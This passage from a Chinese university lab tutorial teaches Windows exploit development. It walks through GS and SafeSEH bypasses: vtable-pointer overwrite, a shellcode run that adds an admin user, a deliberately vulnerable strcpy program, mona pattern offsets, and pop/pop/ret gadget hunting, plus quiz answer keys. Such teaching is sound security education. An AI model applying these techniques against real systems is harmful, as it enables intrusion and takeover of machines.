可以看到8028个A刚好能覆盖到虚表指针。接下来就是构造利用了。找一个地址，这个地址保存的值指向我们的A。我们最好在开启ASLR的模块找，Netfairy.dll就是一个不错的选择。很快，我用Olldb的搜索功能找到了一个

C 0 ES 002B 32Bit 0(FFFFFFFFF)							
地址	十六进制数据	ASCII	0018DFD0	00402100	UNICODE "NetFairy.dll"		
500295A2	E8 11 18 00	00 85 C0 7E	08 A1 68 E7	03 50 89 45	0018DFD0	00402100	UNICODE "NetFairy.dll"
500295B2	FC 8D 45 E8	50 8D 4D F4	88 D3 8B C6	E8 9D FC FF	0018DFD4	0018DFE4	ASCII "AAAAAAAAAAAAAAAAAAAA"
500295C2	F 84 C0 0F	84 31 02 00	00 8B D3 8A	00 85 E6 03	0018DFD8	0018FF41	ASCII "@@"
500295D2	50 8B C6 E8	A6 F4 FF FF	84 C0 0F 84	1A 02 00 00	0018DFDC	0040407D	
500295E2	8D 45 EA 50	8D 40 F2 8B	D3 8B C6 E8	6E FC FF FF	0018DFE0	0018FF46	到 PTR ASCII "AAAAAAAAAAAAAAAA"
500295F2	84 C0 0F 84	02 02 00 00	8B D3 8A 00	85 E6 03 50	0018DFE4	41414141	
50029602	8B C6 E8 77	FD FF FF 84	C0 0F 84 CE	00 00 00 8D	0018DFE8	41414141	
50029612	45 E9 50 80	4D F0 8D D3	8B C6 E8 3F	FC FF FF 84	0018DFEC	41414141	
50029622	C0 0F 84 D3	01 00 00 8A	45 F6 2C 01	72 08 74 22	0018DFF0	41414141	
50029632	FE C8 74 3A	E8 52 66 88	7D F0 8A 45	E9 88 45 E8	0018DFF4	41414141	
50029642	66 8B 45 F4	66 89 45 EE	66 8B 45 F2	66 89 45 EC	0018DFF8	41414141	
50029652	E8 36 66 8B	7D F0 8A 45	E9 88 45 E8	66 8B 45 F2	0018DFFC	41414141	
50029662	66 89 45 EE	66 8B 45 F4	66 89 45 EC	E8 1A 66 8B	0018E000	41414141	
50029672	7D F4 8A 45	E8 88 45 E8	66 8B 45 F2	66 89 45 EE	0018E004	41414141	
50029682	66 8B 45 F0	66 89 45 EC	83 7D FC 00	7E 0E 55 0F	0018E008	41414141	
50029692	B7 C7 E8 07	FE FF FF 59	8B F8 EB 70	80 7D E8 02	0018E010	41414141	
500296A2	77 6A E8 97	EF FF FF 0F	B7 C8 0F B7	85 E8 D0 03	0018E014	41414141	
500296B2	50 2B C8 88	C1 51 89 64	00 00 00 99	F7 F9 59 66	0018E018	41414141	
500296C2	6B C0 64 66	83 F8 66 83	3C E8 D0 03	50 00 76 3C	0018E01C	41414141	
500296D2	0F 07 C7 3B	C8 76 35 66	83 C7 64 E8	2F E8 5C EF	0018E020	41414141	
500296E2	FF FF 8B F8	80 7D F6 01	75 12 66 8B	45 F4 66 89	0018E024	41414141	
500296F2	45 C6 66 8B	45 F2 66 89	45 EE EB 10	66 8B 45 F4	0018E028	41414141	
50029702	66 89 45 E6	66 8B 45 F2	66 89 45 EC	8D D3 8A 00	0018E02C	41414141	
50029712	0F 45 82 E6	00 65 32 E6	0F 45 82 E6	00 00 84 00	0018E030	41414141	

0x500295A2保存的0x0018E1E8指向我们的AAAAAA...。下来我们把虚表指针覆盖为0x500295A2，把8028个A替换为我们的shellcode，不足的用\x90补充。务必记住，把shellcode放在0x0018E1E8之后，否则利用失败。所以完整的Exploit你可以在C:\下的code.cpp找到。C:\下的test4.exe是code.cpp编译出来的可执行文件，运行前



```
管理员: C:\Windows\system32\cmd.exe
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。


C:\Users\Administrator>net user

\USER-20150810HR 的用户帐户

-----
Administrator          Guest
命令成功完成。

C:\Users\Administrator>
```

运行后





```
管理员: C:\Windows\system32\cmd.exe
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\Administrator>net user

\USER-20150810HR 的用户帐户

-----
Administrator          Guest
命令成功完成。

C:\Users\Administrator>net user

\USER-20150810HR 的用户帐户

-----
Administrator          BroK3n          Guest
命令成功完成。

C:\Users\Administrator>
```

尽管堆栈中的 cookie 被破坏了，但我们依然劫持了 EIP（因为我们溢出了虚函数表指针，并控制了 eax），从而控制了程序的流程，执行了我们的shellcode。

5.2.2. 练习



以下说法正确的是？【单选题】

- 【A】虚表指针是指向虚函数的指址
- 【B】虚表在创建对象的时候建立。
- 【C】本例子也可以覆盖 seh 异常处理利用
- 【D】我们总能通过覆盖虚表指针绕过 GS 机制

答案：C

5.2.3. 练习



思考题

思考如何通过覆盖 SEH 利用这个程序 【注：酌情给分】

6 配套学习资源

网络精灵-软件漏洞学习之缓冲区溢出

<http://www.netfairy.net/?post=123>

从零开始学习软件漏洞挖掘系列教程第五篇：突破 SafeSeh 防线

1 实验简介

- 实验所属系列：系统安全
- 实验对象：本科/专科信息安全专业
- 相关课程及专业：计算机网络
- 实验时数（学分）：2 学时
- 实验类别：实践实验类

2 实验目的

通过该实验了解绕过 SafeSeh 的方法,能够成功绕过 SafeSeh 执行 shellcode,并学会如何编写更加安全的代码,提高网络安全意识。

3 预备知识

1. 关于 SafeSeh 的一些基础知识

设计 SafeSEH 保护机制的目的,以为了防止那种攻击者通过覆盖堆栈上的异常处理函数句柄,从而控制程序执行流程的攻击。自 Windwos XP SP2 之后,微软就已经引入了 SafeSEH 技术。不过由于 SafeSEH 需要编译器在编译 PE 文件时进行特殊支持才能发挥作用,而 xp sp2 下的系统文件基本都是不支持 SafeSEH 的编译器编译的,因此在 xpsp2 下, SafeSEH 还没有发挥作用(VS2003 及更高版本的编译器中已经开始支持)。从 Vista 开始,由于系统 PE 文件基本都是由支持 SafeSEH 的编译器编译的,因此从 Vista 开始, SafeSEH 开始发挥他强大的作用,对于以前那种简单的通过覆盖异常处理句柄的漏洞利用技术,也就基本失效了。

2. SafeSeh 保护原理。

SafeSEH 的基本原理很简单,即在调用异常处理函数之前,对要调用的异常处理函数进行一系列的有效性校验,如果发现异常处理函数不可靠(被覆盖了,被篡改了),立即终止异常处理函数的调用

4 实验环境



服务器: Windows 7 SP1 , IP 地址: 随机分配

辅助工具: Olldb 调试器

5 实验步骤


如果你用的是 XP SP1 系统,或许一个攻击者可以轻易通过覆盖 SEH 攻击系统上存在漏洞的程序,然而,微软早已经意识到这一点,所以在 XP SP2 加入了 SafeSeh。微软的安全工程师也知道,这不能一劳永逸,解决所有的软件安全问题。很快,聪明的黑客们发现了漏洞.....下面让我们一起探寻黑客与微软安全工程师斗智斗勇的传奇故事吧!

1. 介绍常见的绕过 SafeSeh 的技术。
2. 演示一种绕过技术。

5.1 实验任务一

任务描述: 学会查看哪些模块开启了 SafeSeh, 了解常见绕过 SafeSeh 技术。

对于目前的大部分 windows 操作系统, 其系统模块都受 SafeSEH 保护, 可以选择未开启 SafeSEH 保护的模块来利用, 比如漏洞软件本身自带的 dll 文件, 这个可以借助 OD 插件 SafeSEH 来查看进程中各模块是否开启 SafeSEH 保护。如图



Error 表示无法识别, 不确定是否开启了 SafeSEH。/SafeSeh ON 表示该模块受到 SafeSeh 保护。/SafeSEH OFF 表示模块未开启 SafeSeh 保护。由上图可以看到 ntdll.dll 和 test1.dll 未受到 SafeSeh 保护。你可以在 C:\ 找到这个 test1.exe 文件。


1. 在 Exploit 中不利用 SEH (而是通过覆盖返回地址的方法来利用, 前提是模块没有 GS 保护) 关于如何覆盖返回地址利用我在: 从零开始学习软件漏洞挖掘系列教程第二篇: 栈溢出覆盖返回地址实践 已经详细讲了。准确来说我觉得这不算是绕过, 但是它往往是很成功的。【推荐指数: 10】

2. 如果程序编译的时候没有启用 safeseh 并且至少存在一个没启用 safeseh 的加载模块(系统模块或程序 私有模块)。这样就可以用这些模块中的 pop/pop/ret 指令地址来绕过保护。前面那个 test1.exe 程序就有 ntdll.dll 和 test1.exe 这两个模块没有启用 SafeSeh, 所以我们仍然可以利用这两个模块的指令地址绕过 SafeSeh。【推荐指数: 8】

3. 如果只有应用程序没有启用 safeseh 保护机制, 在特定条件下, 你依然可以成功利用, 应用程序被加载的地址有 NULL 字节, 如果在程序中找到了 pop/pop/ret 指令, 你可以使用这个地址(NULL 字节会是最后一个字节), 但是你不能把 shellcode 放在异常处理器之后(因为这样 shellcode 将不会被拷贝到内存中 - NULL 是字符串终止符)【推荐指数: 4】

4. 从堆中绕过 SafeSeh。【推荐指数: 1】
5. 利用加载模块外的地址绕过 SafeSeh。【推荐指数: 6】

除了平时我们常见的 PE 文件模块(exe 和 dll)外,还有一些映射文件,我们可以通过 Olldb 的 View-memory 查看程序的内存映射状态。例如下图



地址	大小	属主	区段	包含	类型	访问	初始访问	已映射为
00010000	00010000				Map 00041004	RW	RW	
00020000	00010000				Map 00041004	RW	RW	
00040000	00010000	apisetapi			Image 01001002	R	RW	
00080000	00007000				Priv 00021104	RW	保护	RW
00180000	00001000				Priv 00021104	RW	保护	RW
00180000	00002000				Priv 00021104	RW	保护	RW
00190000	00004000				Map 00041002	R	R	
001A0000	00001000				Map 00041002	R	R	
001B0000	00001000				Priv 00021004	RW	RW	
002F0000	00008000				Priv 00021004	RW	RW	
00400000	00001000	test		PE 文件	Image 01001002	R	RW	
00401000	00001000	test	text	SFX 数据	Image 01001002	R	RW	
00402000	00001000	test	rdata	数据输入表	Image 01001002	R	RW	
00403000	00001000	test	data		Image 01001002	R	RW	
00404000	00001000	test	resource	资源	Image 01001002	R	RW	
00510000	00003000				Priv 00021004	RW	RW	

类型为 Map 的映射文件, SafeSeh 是无视它们的。当异常处理函数指针指向这些地址范围时候,是不对其进行有效性验证的。所以我们可以通过这些模块找到跳转指令就可以绕过 SafeSeh。

6. 利用 Adobe Flash Player ActiveX 控件绕过 SafeSeh 【推荐指数: 1】

5.1.2. 练习



关于 SafeSeh, 以下说法错误的是? 【单选题】

- 【A】 SafeSeh 不可能杜绝所有基于覆盖异常处理的攻击。
- 【B】 从 XP SP1 之后微软加入了 SafeSeh 机制
- 【C】 利用.nls 模块可以绕过 SafeSeh
- 【D】 SafeSeh 是针对利用异常处理的保护措施

答案: B

5.2 实验任务二

任务描述: 实战当只有应用程序本身没有开启 SafeSeh 时如何绕过 SafeSeh 技术。
原理: 如果只有应用程序没有启用 safeseh 保护机制, 在特定条件下, 你依然可以成功利用, 尽管应用程序被加载的地址有 NULL 字节【应用程序加载的地址一般是 0x00 开头】, 但如果在程序中找到了 pop/pop/ret 指令, 你可以使用这个地址覆盖 SE Handler (NULL 字节会是最后一个字节)。我们可以把 shellcode 放到 Pointer to next SEH record 的前面, 在 Pointer to next SEH record 加一个跳到 shellcode 的跳转, 所以我们可以直接忽视 0x00 截断问题。


1. 当所有系统的模块都开启了 SafeSeh, 而我们又不得不利用 SafeSeh 时, 我们希望程序本身没有 SafeSeh, 幸运的是, 这种情况非常常见。为了方便演示这种技术, 我使用下面的代码:

```
#include "stdafx.h"
#include "windows.h"
int test(char *str)
{
    char buffer[256];
    strcpy(buffer,str);
    return 0;
}

int main()
{
    char temp[2048];
    test("AAAA");
    return 0;
}
```


【注】我在 vs2010 下编译, 请关闭 DEP, SafeSeh 选项。

你可以在 C:\找到这个 test3.exe。用 OD 的 SafeSeh 查看那个模块没有开启 SafeSeh。



SEH mode	Base	Limit	Module version	Module Name
Error	0x400000	0x410000	6.1.7601.18229 (win7spl_gdr.130)	C:\Windows\System32\apisetschema.dll
/SafeSEH ON	0x777b0000	0x77930000	6.1.7600.16385 (win7_rtm.090713)	C:\Windows\SysWow64\ntdll.dll
/SafeSEH ON	0x73020000	0x730d0000	10.00.40219.325	C:\Windows\system32\MSVCR100.dll
Error	0x73300000	0x73308000	6.1.7601.18409 (win7spl_gdr.140)	C:\Windows\System32\wow64cpu.dll
Error	0x73310000	0x7336e000	6.1.7601.18409 (win7spl_gdr.140)	C:\Windows\System32\wow64win.dll
Error	0x73370000	0x733af000	6.1.7601.18409 (win7spl_gdr.140)	C:\Windows\System32\wow64.dll
/SafeSEH ON	0x74f40000	0x74f87000	6.1.7601.17965 (win7spl_gdr.121)	C:\Windows\syswow64\KERNELBASE.dll
/SafeSEH ON	0x75620000	0x75730000	6.1.7601.17965 (win7spl_gdr.121)	C:\Windows\syswow64\kernel32.dll
/SafeSEH OFF	0x775d0000	0x77779000	6.1.7600.16385 (win7_rtm.090713)	C:\Windows\System32\ntdll.dll
/SafeSEH OFF	0x400000	0x405000		C:\Users\Administrator\Desktop\test3.exe

但是似乎除了 test3.exe 还有 ntdll.dll 没有 SafeSeh。但是我用另外一个插件扫描同样的文件发现只有 test.exe 没有 SafeSeh。所以大家千万不要太相信插件, 它们不总是对的。不管怎样, 我们假设只能利用应用程序的地址。你可以在 C:\找到这个 test3.exe 文件。下面计算多少字符能够覆盖到默认 SEH。用 Immunity Debugger 产生 10000 个随机字符序列:



```
0BADF00D Creating cyclic pattern of 10000 bytes
0BADF00D Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9
0BADF00D [+] Preparing output file 'pattern.txt'
0BADF00D - (Re)setting logfile c:\logs\_no_name\pattern.txt
0BADF00D Note: don't copy this pattern from the log window, it might be truncated !
0BADF00D It's better to open c:\logs\_no_name\pattern.txt and copy the pattern from the file
0BADF00D [+] This mona.py action took 0:00:00.079000

!mona pc 10000
```

找到这个 pattern.txt, 用这个 10000 个字符替换

test("AAAA"); 中 AAAA。然后重新编译, 你可以在 C:\找到这个 test4.exe。用 Windbg 载入, 执行两次 g, 然后 !exchain。如图

```

Command - D:\2010Projects\test\Release\test.exe - WinDbg:6.11.0001.404 X86
cs=0023 ss=002b ds=002b es=002b fs=0053 gs=002b             efl=00000246
ntdll!LdrpDoDebuggerBreak+0x2c:
7785103b cc                int     3
0:000> g
(1274.1468): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00402a34 ebx=00000000 ecx=00402a34 edx=00190000 esi=00000001 edi=0040537c
eip=00401044 esp=0018f628 ebp=0018f738 iopl=0         nv up ei pl nz na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010206
test!test+0x44:
00401044 8802                mov     byte ptr [edx],al        ds:002b:00190000=41
0:000> g
(1274.1468): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=31624430 edx=7780b4ad esi=00000000 edi=00000000
eip=31624430 esp=0018f208 ebp=0018f228 iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010246
31624430 ??          ???
0:000> !exchain
0018f21c: ntdll!ExecuteHandler2+3a (7780b4ad)
0018ff78: 31624430
Invalid exception stack at 62443961
0:000>

```


!exchain 查询异常信息, 可以看到, nseh【注: 下文提到的 nseh 为 Pointer to next SEH record, n 是 next 的意思。Nseh 是指向下一个异常处理结构的指针, seh 是异常处理函数的指针。】已经被覆盖为 0x62443961(bD9a), 回到 Immunity Debugger, 执行!mona po bD9a。

```


OBADF00D Looking for bD9a in pattern of 500000 bytes
OBADF00D - Pattern a9Db (bD9a reversed) found in cyclic pattern at position 2368
OBADF00D Looking for bD9a in pattern of 500000 bytes
OBADF00D - Pattern a9Db not found in cyclic pattern (uppercase)
OBADF00D Looking for bD9a in pattern of 500000 bytes
OBADF00D - Pattern a9Db not found in cyclic pattern (lowercase)
OBADF00D
OBADF00D [+] This mona.py action took 0:00:01.061000
!mona po bD9a

```

2368 字节可以覆盖到 nseh。我们可以验证一下, 改为 test("AAAAAAAAAAAAAAAAAAAAA....."); 里面是 2368 个 A。重新编译, 你可以在 C:\找到这个 test5.exe, 用 Immunity Debugger 载入, 直接运行



看到了吧，刚好能覆盖到 nseh。下面就是在应用程序的模块找 pop pop retn 序列地址。我们不能在系统 dll 模块找，因为它们有 SafeSeh 保护，将导致我们的 shellcode 执行失败。我用 Immunity Debugger 的搜索功能 r32 是模糊匹配 32 位寄存器。




幸运的是 pop pop retn 这种指令很多，很快，我在 0x00401231 找到了一个

```
00401231 . 59          POP ECX
